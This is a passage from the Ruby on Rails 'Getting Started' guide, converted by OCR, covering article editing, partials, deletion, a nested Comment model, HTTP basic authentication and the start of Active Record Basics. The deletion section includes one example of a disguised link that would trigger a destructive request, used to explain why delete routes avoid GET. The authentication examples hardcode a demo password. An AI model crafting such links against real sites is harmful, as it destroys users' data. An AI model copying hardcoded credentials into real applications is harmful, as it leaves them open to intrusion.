If you reload http://localhost:3000/articles/new and try to save an article without a title, Rails will send you back to the form, but that's not very useful. You need to tell the user that something went wrong. To do that, you'll modify `app/views/articles/new.html.erb` to check for error messages:

```
<%= form_for :article, url: articles_path do |f| %>

  <% if @article.errors.any? %>
    <div id="error_explanation">
      <h2>
        <%= pluralize(@article.errors.count, "error") %> prohibited
        this article from being saved:
      </h2>
      <ul>
        <% @article.errors.full_messages.each do |msg| %>
          <li><%= msg %></li>
        <% end %>
      </ul>
    </div>
  <% end %>

  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>

  <p>
    <%= f.submit %>
  </p>

<% end %>
```

```
<%= link_to 'Back', articles_path %>
```


A few things are going on. We check if there are any errors with `@article.errors.any?`, and in that case we show a list of all errors with `@article.errors.full_messages`.

`pluralize` is a rails helper that takes a number and a string as its arguments. If the number is greater than one, the string will be automatically pluralized.

The reason why we added `@article = Article.new` in the `ArticlesController` is that otherwise `@article` would be `nil` in our view, and calling `@article.errors.any?` would throw an error.

Rails automatically wraps fields that contain an error with a div with class `field_with_errors`. You can define a css rule to make them standout.

Now you'll get a nice error message when saving an article without title when you attempt to do just that on the new article form http://localhost:3000/articles/new:



New Article

2 errors prohibited this article from being saved:

- Title can't be blank
- Title is too short (minimum is 5 characters)

5.11 Updating Articles

We've covered the "CR" part of CRUD. Now let's focus on the "U" part, updating articles.

The first step we'll take is adding an `edit` action to the `ArticlesController`, generally between the `new` and `create` actions, as shown:

```
def new
  @article = Article.new
end

def edit
  @article = Article.find(params[:id])
end

def create
  @article = Article.new(article_params)

  if @article.save
    redirect_to @article
  else
    render 'new'
  end
end
```

The view will contain a form similar to the one we used when creating new articles. Create a file called `app/views/articles/edit.html.erb` and make it look as follows:

```
<h1>Editing article</h1>

<%= form_for :article, url: article_path(@article), method: :patch do
|f| %>

  <% if @article.errors.any? %>
    <div id="error_explanation">
      <h2>
        <%= pluralize(@article.errors.count, "error") %> prohibited
        this article from being saved:
      </h2>
      <ul>
        <% @article.errors.full_messages.each do |msg| %>
          <li><%= msg %></li>
        <% end %>
      </ul>
    </div>
  <% end %>

  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>

  <p>
    <%= f.submit %>
  </p>

<% end %>

<%= link_to 'Back', articles_path %>
```

This time we point the form to the `update` action, which is not defined yet but will be very soon.
The `method: :patch` option tells Rails that we want this form to be submitted via the `PATCH` HTTP method which is the HTTP method you're expected to use to **update** resources according to the REST protocol.
The first parameter of `form_for` can be an object, say, `@article` which would cause the helper to fill in the form with the fields of the object. Passing in a symbol (`:article`) with the same name as the instance variable (`@article`) also automagically leads to the same behavior. This is what is happening here. More details can be found in form_for documentation.
Next, we need to create the `update` action in `app/controllers/articles_controller.rb`. Add it between the `create` action and the `private` method:

```
def create
  @article = Article.new(article_params)

  if @article.save
    redirect_to @article
  else
    render 'new'
  end
end

def update
  @article = Article.find(params[:id])

  if @article.update(article_params)
    redirect_to @article
  else
    render 'edit'
  end
end

private
  def article_params
    params.require(:article).permit(:title, :text)
  end
```

The new method, `update`, is used when you want to update a record that already exists, and it accepts a hash containing the attributes that you want to update. As before, if there was an error updating the article we want to show the form back to the user.
We reuse the `article_params` method that we defined earlier for the create action.

You don't need to pass all attributes to `update`. For example, if you'd call `@article.update(title: 'A new title')` Rails would only update the `title` attribute, leaving all other attributes untouched.


Finally, we want to show a link to the `edit` action in the list of all the articles, so let's add that now to `app/views/articles/index.html.erb` to make it appear next to the "Show" link:

```
<table>
  <tr>
    <th>Title</th>
    <th>Text</th>
    <th colspan="2"></th>
  </tr>

  <% @articles.each do |article| %>
    <tr>
      <td><%= article.title %></td>
      <td><%= article.text %></td>
      <td><%= link_to 'Show', article_path(article) %></td>
      <td><%= link_to 'Edit', edit_article_path(article) %></td>
    </tr>
  <% end %>
</table>
```

And we'll also add one to the `app/views/articles/show.html.erb` template as well, so that there's also an "Edit" link on an article's page. Add this at the bottom of the template:

```
...

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>
```

And here's how our app looks so far:



Listing articles

New article

Title	Text		
Welcome To Rails	Example	Show	Edit
Rails is awesome!	It really is.	Show	Edit

5.12 Using partials to clean up duplication in views

Our `edit` page looks very similar to the `new` page; in fact, they both share the same code for displaying the form. Let's remove this duplication by using a view partial. By convention, partial files are prefixed with an underscore.
You can read more about partials in the Layouts and Rendering in Rails guide.

Create a new file `app/views/articles/_form.html.erb` with the following content:

```
<%= form_for @article do |f| %>

  <% if @article.errors.any? %>
    <div id="error_explanation">
      <h2>
        <%= pluralize(@article.errors.count, "error") %> prohibited
        this article from being saved:
      </h2>
      <ul>
        <% @article.errors.full_messages.each do |msg| %>
          <li><%= msg %></li>
        <% end %>
      </ul>
    </div>
  <% end %>
  <p>
    <%= f.label :title %><br>
    <%= f.text_field :title %>
  </p>

  <p>
    <%= f.label :text %><br>
    <%= f.text_area :text %>
  </p>

  <p>
    <%= f.submit %>
  </p>

<% end %>
```
Everything except for the `form_for` declaration remained the same. The reason we can use this shorter, simpler `form_for` declaration to stand in for either of the other forms is that `@article` is a*resource* corresponding to a full set of RESTful routes, and Rails is able to infer which URI and method to use. For more information about this use of `form_for`, see Resource-oriented style.

Now, let's update the `app/views/articles/new.html.erb` view to use this new partial, rewriting it completely:
```
<h1>New article</h1>

<%= render 'form' %>

<%= link_to 'Back', articles_path %>
```
Then do the same for the `app/views/articles/edit.html.erb` view:
```
<h1>Edit article</h1>

<%= render 'form' %>

<%= link_to 'Back', articles_path %>
```

5.13 Deleting Articles


We're now ready to cover the "D" part of CRUD, deleting articles from the database. Following the REST convention, the route for deleting articles as per output of `rake routes` is:
```
DELETE /articles/:id(.:format)      articles#destroy
```
The `delete` routing method should be used for routes that destroy resources. If this was left as a typical `get` route, it could be possible for people to craft malicious URLs like this:
```
<a href='http://example.com/articles/1/destroy'>look at this cat!</a>
```
We use the `delete` method for destroying resources, and this route is mapped to the `destroy` action inside `app/controllers/articles_controller.rb`, which doesn't exist yet. The `destroy` method is generally the last CRUD action in the controller, and like the other public CRUD actions, it must be placed before any `private` or `protected` methods. Let's add it:
```
def destroy
  @article = Article.find(params[:id])
  @article.destroy

  redirect_to articles_path
end
```
The complete `ArticlesController` in the `app/controllers/articles_controller.rb` file should now look like this:
```
class ArticlesController < ApplicationController
  def index
    @articles = Article.all
  end
  def show
    @article = Article.find(params[:id])
  end

  def new
    @article = Article.new
  end

  def edit
    @article = Article.find(params[:id])
  end

  def create
    @article = Article.new(article_params)

    if @article.save
      redirect_to @article
    else
      render 'new'
    end
  end

  def update
    @article = Article.find(params[:id])

    if @article.update(article_params)
      redirect_to @article
    else
      render 'edit'
    end
  end

  def destroy
    @article = Article.find(params[:id])
    @article.destroy

    redirect_to articles_path
  end

  private
    def article_params
      params.require(:article).permit(:title, :text)
    end
end
```

You can call `destroy` on Active Record objects when you want to delete them from the database. Note that we don't need to add a view for this action since we're redirecting to the `index` action.

Finally, add a 'Destroy' link to your `index` action template (`app/views/articles/index.html.erb`) to wrap everything together.

```
<h1>Listing Articles</h1>
<%= link_to 'New article', new_article_path %>
<table>
  <tr>
    <th>Title</th>
    <th>Text</th>
    <th colspan="3"></th>
  </tr>

  <% @articles.each do |article| %>
    <tr>
      <td><%= article.title %></td>
      <td><%= article.text %></td>
      <td><%= link_to 'Show', article_path(article) %></td>
      <td><%= link_to 'Edit', edit_article_path(article) %></td>
      <td><%= link_to 'Destroy', article_path(article),
              method: :delete,
              data: { confirm: 'Are you sure?' } %></td>
    </tr>
  <% end %>
</table>
```

Here we're using `link_to` in a different way. We pass the named route as the second argument, and then the options as another argument. The `:method` and `:'data-confirm'` options are used as HTML5 attributes so that when the link is clicked, Rails will first show a confirm dialog to the user, and then submit the link with method `delete`. This is done via the JavaScript file `jquery_ujs` which is automatically included into your application's layout (`app/views/layouts/application.html.erb`) when you generated the application. Without this file, the confirmation dialog box wouldn't appear.



Listing Articles

New article

Title	Text			
Rails is awesome!	It really is.	Show	Edit	Destroy

Learn more about jQuery Unobtrusive Adapter (jQuery UJS) on Working With Javascript in Rails guide.

Congratulations, you can now create, show, list, update and destroy articles.

In general, Rails encourages using resources objects instead of declaring routes manually. For more information about routing, see Rails Routing from the Outside In.

6 Adding a Second Model

It's time to add a second model to the application. The second model will handle comments on articles.

6.1 Generating a Model

We're going to see the same generator that we used before when creating the `Article` model. This time we'll create a `Comment` model to hold reference of article comments. Run this command in your terminal:

```
$ bin/rails generate model Comment commenter:string body:text
article:references
```

This command will generate four files:

File	Purpose
db/migrate/20140120201010_create_comments.rb	Migration to create the comments table in your database (your name will include a different timestamp)
app/models/comment.rb	The Comment model
test/models/comment_test.rb	Testing harness for the comments model

File	Purpose
test/fixtures/comments.yml	Sample comments for use in testing

First, take a look at `app/models/comment.rb`:

```
class Comment < ActiveRecord::Base
  belongs_to :article
end
```

This is very similar to the `Article` model that you saw earlier. The difference is the line `belongs_to :article`, which sets up an Active Record *association*. You'll learn a little about associations in the next section of this guide.

In addition to the model, Rails has also made a migration to create the corresponding database table:

```
class CreateComments < ActiveRecord::Migration
  def change
    create_table :comments do |t|
      t.string :commenter
      t.text :body

      # this line adds an integer column called `article_id`.
      t.references :article, index: true

      t.timestamps null: false
    end
    add_foreign_key :comments, :articles
  end
end
```

The `t.references` line sets up a foreign key column for the association between the two models. An index for this association is also created on this column. Go ahead and run the migration:

```
$ bin/rake db:migrate
```

Rails is smart enough to only execute the migrations that have not already been run against the current database, so in this case you will just see:

```
==  CreateComments: migrating
=================================================
-- create_table(:comments)
   -> 0.0115s
-- add_foreign_key(:comments, :articles)
   -> 0.0000s
==  CreateComments: migrated (0.0119s)
========================================
```

6.2 Associating Models

Active Record associations let you easily declare the relationship between two models. In the case of comments and articles, you could write out the relationships this way:

- Each comment belongs to one article.
- One article can have many comments.

In fact, this is very close to the syntax that Rails uses to declare this association. You've already seen the line of code inside the `Comment` model (app/models/comment.rb) that makes each comment belong to an Article:

```
class Comment < ActiveRecord::Base
  belongs_to :article
end
```

You'll need to edit `app/models/article.rb` to add the other side of the association:

```
class Article < ActiveRecord::Base
  has_many :comments
  validates :title, presence: true,
                    length: { minimum: 5 }
end
```

These two declarations enable a good bit of automatic behavior. For example, if you have an instance variable `@article` containing an article, you can retrieve all the comments belonging to that article as an array using `@article.comments`.

For more information on Active Record associations, see the Active Record Associationsguide.

6.3 Adding a Route for Comments

As with the `welcome` controller, we will need to add a route so that Rails knows where we would like to navigate to see `comments`. Open up the `config/routes.rb` file again, and edit it as follows:

```
resources :articles do
  resources :comments
end
```

This creates `comments` as a *nested resource* within `articles`. This is another part of capturing the hierarchical relationship that exists between articles and comments.

For more information on routing, see the Rails Routing guide.

6.4 Generating a Controller

With the model in hand, you can turn your attention to creating a matching controller. Again, we'll use the same generator we used before:

```
$ bin/rails generate controller Comments
```

This creates five files and one empty directory:

File/Directory	**Purpose**
app/controllers/comments_controller.rb	The Comments controller
app/views/comments/	Views of the controller are stored here
test/controllers/comments_controller_test.rb	The test for the controller
app/helpers/comments_helper.rb	A view helper file
app/assets/javascripts/comment.coffee	CoffeeScript for the controller
app/assets/stylesheets/comment.scss	Cascading style sheet for the controller

Like with any blog, our readers will create their comments directly after reading the article, and once they have added their comment, will be sent back to the article show page to see their comment now listed. Due to this, our `CommentsController` is there to provide a method to create comments and delete spam comments when they arrive.

So first, we'll wire up the Article show template (`app/views/articles/show.html.erb`) to let us make a new comment:

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>
```

```
<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>
```

This adds a form on the `Article` show page that creates a new comment by calling the `CommentsController` `create` action. The `form_for` call here uses an array, which will build a nested route, such as `/articles/1/comments`.

Let's wire up the `create` in `app/controllers/comments_controller.rb`:

```
class CommentsController < ApplicationController
  def create
    @article = Article.find(params[:article_id])
    @comment = @article.comments.create(comment_params)
    redirect_to article_path(@article)
  end

  private
    def comment_params
      params.require(:comment).permit(:commenter, :body)
    end
end
```


You'll see a bit more complexity here than you did in the controller for articles. That's a side-effect of the nesting that you've set up. Each request for a comment has to keep track of the article to which the comment is attached, thus the initial call to the `find` method of the `Article` model to get the article in question.

In addition, the code takes advantage of some of the methods available for an association. We use the `create` method on `@article.comments` to create and save the comment. This will automatically link the comment so that it belongs to that particular article.

Once we have made the new comment, we send the user back to the original article using the `article_path(@article)` helper. As we have already seen, this calls the `show` action of the `ArticlesController` which in turn renders the `show.html.erb` template. This is where we want the comment to show, so let's add that to the `app/views/articles/show.html.erb`.

```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>
```

```
<h2>Comments</h2>
<% @article.comments.each do |comment| %>
  <p>
    <strong>Commenter:</strong>
    <%= comment.commenter %>
  </p>

  <p>
    <strong>Comment:</strong>
    <%= comment.body %>
  </p>
<% end %>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>
```
Now you can add articles and comments to your blog and have them show up in the right places.


Title: Rails is Awesome!

Text: It really is.

Comments

Commenter: A fellow dev

Comment: I agree!!!

Add a comment:

7 Refactoring

Now that we have articles and comments working, take a look at the `app/views/articles/show.html.erb` template. It is getting long and awkward. We can use partials to clean it up.

7.1 Rendering Partial Collections

First, we will make a comment partial to extract showing all the comments for the article. Create the file `app/views/comments/_comment.html.erb` and put the following into it:

```
<p>
  <strong>Commenter:</strong>
  <%= comment.commenter %>
</p>

<p>
  <strong>Comment:</strong>
  <%= comment.body %>
</p>
```
Then you can change `app/views/articles/show.html.erb` to look like the following:
```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Comments</h2>
<%= render @article.comments %>

<h2>Add a comment:</h2>
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>
```
This will now render the partial in `app/views/comments/_comment.html.erb` once for each comment that is in the `@article.comments` collection. As the `render` method iterates over the `@article.comments` collection, it assigns each comment to a local variable named the same as the partial, in this case `comment` which is then available in the partial for us to show.

7.2 Rendering a Partial Form

Let us also move that new comment section out to its own partial. Again, you create a file `app/views/comments/_form.html.erb` containing:
```
<%= form_for([@article, @article.comments.build]) do |f| %>
  <p>
    <%= f.label :commenter %><br>
    <%= f.text_field :commenter %>
  </p>
  <p>
    <%= f.label :body %><br>
    <%= f.text_area :body %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>
```

Then you make the `app/views/articles/show.html.erb` look like the following:
```
<p>
  <strong>Title:</strong>
  <%= @article.title %>
</p>

<p>
  <strong>Text:</strong>
  <%= @article.text %>
</p>

<h2>Comments</h2>
<%= render @article.comments %>

<h2>Add a comment:</h2>
<%= render 'comments/form' %>

<%= link_to 'Edit', edit_article_path(@article) %> |
<%= link_to 'Back', articles_path %>
```
The second render just defines the partial template we want to render, `comments/form`. Rails is smart enough to spot the forward slash in that string and realize that you want to render the `_form.html.erb` file in the `app/views/comments` directory.
The `@article` object is available to any partials rendered in the view because we defined it as an instance variable.

8 Deleting Comments

Another important feature of a blog is being able to delete spam comments. To do this, we need to implement a link of some sort in the view and a `destroy` action in the `CommentsController`.
So first, let's add the delete link in the `app/views/comments/_comment.html.erb` partial:
```
<p>
  <strong>Commenter:</strong>
  <%= comment.commenter %>
</p>

<p>
  <strong>Comment:</strong>
  <%= comment.body %>
</p>

<p>
  <%= link_to 'Destroy Comment', [comment.article, comment],
               method: :delete,
               data: { confirm: 'Are you sure?' } %>
</p>
```
Clicking this new "Destroy Comment" link will fire off a `DELETE /articles/:article_id/comments/:id` to our `CommentsController`, which can then use this to find the comment we want to delete, so let's add a `destroy` action to our controller (`app/controllers/comments_controller.rb`):
```
class CommentsController < ApplicationController
  def create
    @article = Article.find(params[:article_id])
    @comment = @article.comments.create(comment_params)
    redirect_to article_path(@article)
  end

  def destroy
    @article = Article.find(params[:article_id])
    @comment = @article.comments.find(params[:id])
    @comment.destroy
    redirect_to article_path(@article)
  end

  private
    def comment_params
      params.require(:comment).permit(:commenter, :body)
    end
end
```
The `destroy` action will find the article we are looking at, locate the comment within the `@article.comments` collection, and then remove it from the database and send us back to the show action for the article.

8.1 Deleting Associated Objects

If you delete an article, its associated comments will also need to be deleted, otherwise they would simply occupy space in the database. Rails allows you to use the `dependent` option of an association to achieve this. Modify the Article model, `app/models/article.rb`, as follows:
```
class Article < ActiveRecord::Base
  has_many :comments, dependent: :destroy
  validates :title, presence: true,
                    length: { minimum: 5 }
end
```

9 Security

9.1 Basic Authentication


If you were to publish your blog online, anyone would be able to add, edit and delete articles or delete comments.

Rails provides a very simple HTTP authentication system that will work nicely in this situation.

In the `ArticlesController` we need to have a way to block access to the various actions if the person is not authenticated. Here we can use the Rails `http_basic_authenticate_with` method, which allows access to the requested action if that method allows it.
To use the authentication system, we specify it at the top of our `ArticlesController` in `app/controllers/articles_controller.rb`. In our case, we want the user to be authenticated on every action except `index` and `show`, so we write that:
```
class ArticlesController < ApplicationController

  http_basic_authenticate_with name: "dhh", password: "secret",
except: [:index, :show]

  def index
    @articles = Article.all
  end

  # snipped for brevity
```
We also want to allow only authenticated users to delete comments, so in the `CommentsController`(`app/controllers/comments_controller.rb`) we write:
```
class CommentsController < ApplicationController
```

```
  http_basic_authenticate_with name: "dhh", password: "secret", only:
:destroy

  def create
    @article = Article.find(params[:article_id])
    # ...
  end

  # snipped for brevity
```

Now if you try to create a new article, you will be greeted with a basic HTTP Authentication challenge:



Listing Articles

New article

Title	Text			
Rails is awesome!	It really is.	Show	Edit	Destroy

The server http://localhost:3000 requires a username and password. The server says: Application.

User Name:

Password:

Other authentication methods are available for Rails applications. Two popular authentication add-ons for Rails are the Devise rails engine and the Authlogic gem, along with a number of others.

9.2 Other Security Considerations

Security, especially in web applications, is a broad and detailed area. Security in your Rails application is covered in more depth in the Ruby on Rails Security Guide.

10 What's Next?

Now that you've seen your first Rails application, you should feel free to update it and experiment on your own.

Remember you don't have to do everything without help. As you need assistance getting up and running with Rails, feel free to consult these support resources:

- The Ruby on Rails Guides
- The Ruby on Rails Tutorial
- The Ruby on Rails mailing list
- The #rubyonrails channel on irc.freenode.net

11 Configuration Gotchas

The easiest way to work with Rails is to store all external data as UTF-8. If you don't, Ruby libraries and Rails will often be able to convert your native data into UTF-8, but this doesn't always work reliably, so you're better off ensuring that all external data is UTF-8.

If you have made a mistake in this area, the most common symptom is a black diamond with a question mark inside appearing in the browser. Another common symptom is characters like "Ã¼" appearing instead of "ü". Rails takes a number of internal steps to mitigate common causes of these problems that can be automatically detected and corrected. However, if you have external data that is not stored as UTF-8, it can occasionally result in these kinds of issues that cannot be automatically detected by Rails and corrected.

Two very common sources of data that are not UTF-8:

- Your text editor: Most text editors (such as TextMate), default to saving files as UTF-8. If your text editor does not, this can result in special characters that you enter in your templates (such as é) to appear as a diamond with a question mark inside in the browser. This also applies to your i18n translation files. Most editors that do not already default to UTF-8 (such as some versions of Dreamweaver) offer a way to change the default to UTF-8. Do so.
- Your database: Rails defaults to converting data from your database into UTF-8 at the boundary. However, if your database is not using UTF-8 internally, it may not be able to store all characters that your users enter. For instance, if your database is using Latin-1 internally, and your user enters a Russian, Hebrew, or Japanese character, the data will be lost forever once it enters the database. If possible, use UTF-8 as the internal storage of your database.

Active Record Basics

1 What is Active Record?

Active Record is the M in MVC - the model - which is the layer of the system responsible for representing business data and logic. Active Record facilitates the creation and use of business objects whose data requires persistent storage to a database. It is an implementation of the Active Record pattern which itself is a description of an Object Relational Mapping system.

1.1 The Active Record Pattern

Active Record was described by Martin Fowler in his book *Patterns of Enterprise Application Architecture*. In Active Record, objects carry both persistent data and behavior which operates on that data. Active Record takes the opinion that ensuring data access logic as part of the object will educate users of that object on how to write to and read from the database.

1.2 Object Relational Mapping

Object Relational Mapping, commonly referred to as its abbreviation ORM, is a technique that connects the rich objects of an application to tables in a relational database management system. Using ORM, the properties and relationships of the objects in an application can be easily stored and retrieved from a database without writing SQL statements directly and with less overall database access code.

1.3 Active Record as an ORM Framework

Active Record gives us several mechanisms, the most important being the ability to:

- Represent models and their data.
- Represent associations between these models.
- Represent inheritance hierarchies through related models.
- Validate models before they get persisted to the database.
- Perform database operations in an object-oriented fashion.

2 Convention over Configuration in Active Record

When writing applications using other programming languages or frameworks, it may be necessary to write a lot of configuration code. This is particularly true for ORM frameworks in general. However, if you follow the conventions adopted by Rails, you'll need to write very little configuration (in some cases no configuration at all) when creating Active Record models. The idea is that if you configure your applications in the very same way most of the time then this should be the default way. Thus, explicit configuration would be needed only in those cases where you can't follow the standard convention.

2.1 Naming Conventions

By default, Active Record uses some naming conventions to find out how the mapping between models and database tables should be created. Rails will pluralize your class names to find the respective database table. So, for a class `Book`, you should have a database table called **books**. The Rails pluralization mechanisms are very powerful, being capable to pluralize (and singularize) both regular and irregular words. When using class names composed of two or more words, the model class name should follow the Ruby conventions, using the CamelCase form, while the table name must contain the words separated by underscores. Examples:

- Database Table - Plural with underscores separating words (e.g., `book_clubs`).
- Model Class - Singular with the first letter of each word capitalized (e.g., `BookClub`).

Model / Class	Table / Schema
`Article`	`articles`
`LineItem`	`line_items`
`Deer`	`deers`
`Mouse`	`mice`
`Person`	`people`

2.2 Schema Conventions

Active Record uses naming conventions for the columns in database tables, depending on the purpose of these columns.

- **Foreign keys** - These fields should be named following the pattern `singularized_table_name_id` (e.g., `item_id`, `order_id`). These are the fields that Active Record will look for when you create associations between your models.
- **Primary keys** - By default, Active Record will use an integer column named `id` as the table's primary key. When using Active Record Migrations to create your tables, this column will be automatically created.

There are also some optional column names that will add additional features to Active Record instances:

- `created_at` - Automatically gets set to the current date and time when the record is first created.
- `updated_at` - Automatically gets set to the current date and time whenever the record is updated.
- `lock_version` - Adds optimistic locking to a model.
- `type` - Specifies that the model uses Single Table Inheritance.
- `(association_name)_type` - Stores the type for polymorphic associations.
- `(table_name)_count` - Used to cache the number of belonging objects on associations. For example, a `comments_count` column in a `Articles` class that has many instances of `Comment` will cache the number of existent comments for each article.

While these column names are optional, they are in fact reserved by Active Record. Steer clear of reserved keywords unless you want the extra functionality. For example, `type` is a reserved keyword used to designate a table using Single Table Inheritance (STI). If you are not using STI, try an analogous keyword like "context", that may still accurately describe the data you are modeling.

3 Creating Active Record Models

It is very easy to create Active Record models. All you have to do is to subclass the `ActiveRecord::Base` class and you're good to go:

```
class Product < ActiveRecord::Base
end
```

This will create a `Product` model, mapped to a `products` table at the database. By doing this you'll also have the ability to map the columns of each row in that table with the attributes of the instances of your model. Suppose that the `products` table was created using an SQL sentence like:

```
CREATE TABLE products (
   id int(11) NOT NULL auto_increment,
   name varchar(255),
   PRIMARY KEY (id)
);
```

Following the table schema above, you would be able to write code like the following:

```
p = Product.new
p.name = "Some Book"
puts p.name # "Some Book"
```

4 Overriding the Naming Conventions

What if you need to follow a different naming convention or need to use your Rails application with a legacy database? No problem, you can easily override the default conventions.

You can use the `ActiveRecord::Base.table_name=` method to specify the table name that should be used:

```
class Product < ActiveRecord::Base
  self.table_name = "PRODUCT"
end
```

If you do so, you will have to define manually the class name that is hosting the fixtures (class_name.yml) using the `set_fixture_class` method in your test definition:

```
class FunnyJoke < ActiveSupport::TestCase
  set_fixture_class funny_jokes: Joke
  fixtures :funny_jokes
  ...
end
```

It's also possible to override the column that should be used as the table's primary key using the `ActiveRecord::Base.primary_key=` method:

```
class Product < ActiveRecord::Base
  self.primary_key = "product_id"
end
```

5 CRUD: Reading and Writing Data

CRUD is an acronym for the four verbs we use to operate on data: **C**reate, **R**ead, **U**pdate and **D**elete. Active Record automatically creates methods to allow an application to read and manipulate data stored within its tables.

5.1 Create

Active Record objects can be created from a hash, a block or have their attributes manually set after creation. The `new` method will return a new object while `create` will return the object and save it to the database.

For example, given a model `User` with attributes of `name` and `occupation`, the `create` method call will create and save a new record into the database:

```
user = User.create(name: "David", occupation: "Code Artist")
```

Using the `new` method, an object can be instantiated without being saved:

```
user = User.new
user.name = "David"
user.occupation = "Code Artist"
```

A call to `user.save` will commit the record to the database.

Finally, if a block is provided, both `create` and `new` will yield the new object to that block for initialization:

```
user = User.new do |u|
  u.name = "David"
  u.occupation = "Code Artist"
end
```

5.2 Read

Active Record provides a rich API for accessing data within a database. Below are a few examples of different data access methods provided by Active Record.

```
# return a collection with all users
users = User.all
# return the first user
user = User.first
# return the first user named David
david = User.find_by(name: 'David')
# find all users named David who are Code Artists and sort by
created_at in reverse chronological order
users = User.where(name: 'David', occupation: 'Code
Artist').order('created_at DESC')
```

You can learn more about querying an Active Record model in the Active Record Query Interfaceguide.

5.3 Update

Once an Active Record object has been retrieved, its attributes can be modified and it can be saved to the database.

```
user = User.find_by(name: 'David')
user.name = 'Dave'
user.save
```

A shorthand for this is to use a hash mapping attribute names to the desired value, like so:

```
user = User.find_by(name: 'David')
user.update(name: 'Dave')
```

This is most useful when updating several attributes at once. If, on the other hand, you'd like to update several records in bulk, you may find the `update_all` class method useful:

```
User.update_all "max_login_attempts = 3, must_change_password =
'true'"
```

5.4 Delete

Likewise, once retrieved an Active Record object can be destroyed which removes it from the database.

```
user = User.find_by(name: 'David')
user.destroy
```

6 Validations

Active Record allows you to validate the state of a model before it gets written into the database. There are several methods that you can use to check your models and validate that an attribute value is not empty, is unique and not already in the database, follows a specific format and many more.

Validation is a very important issue to consider when persisting to the database, so the methods `save`and `update` take it into account when running: they return `false` when validation fails and they didn't actually perform any operation on the database. All of these have a bang counterpart (that is, save!and update!), which are stricter in that they raise the exception ActiveRecord::RecordInvalid if validation fails. A quick example to illustrate:

```
class User < ActiveRecord::Base
  validates :name, presence: true
end

user = User.new
user.save  # => false
user.save! # => ActiveRecord::RecordInvalid: Validation failed: Name
can't be blank
```

You can learn more about validations in the Active Record Validations guide.

7 Callbacks

Active Record callbacks allow you to attach code to certain events in the life-cycle of your models. This enables you to add behavior to your models by transparently executing code when those events occur, like when you create a new record, update it, destroy it and so on. You can learn more about callbacks in the Active Record Callbacks guide.

8 Migrations

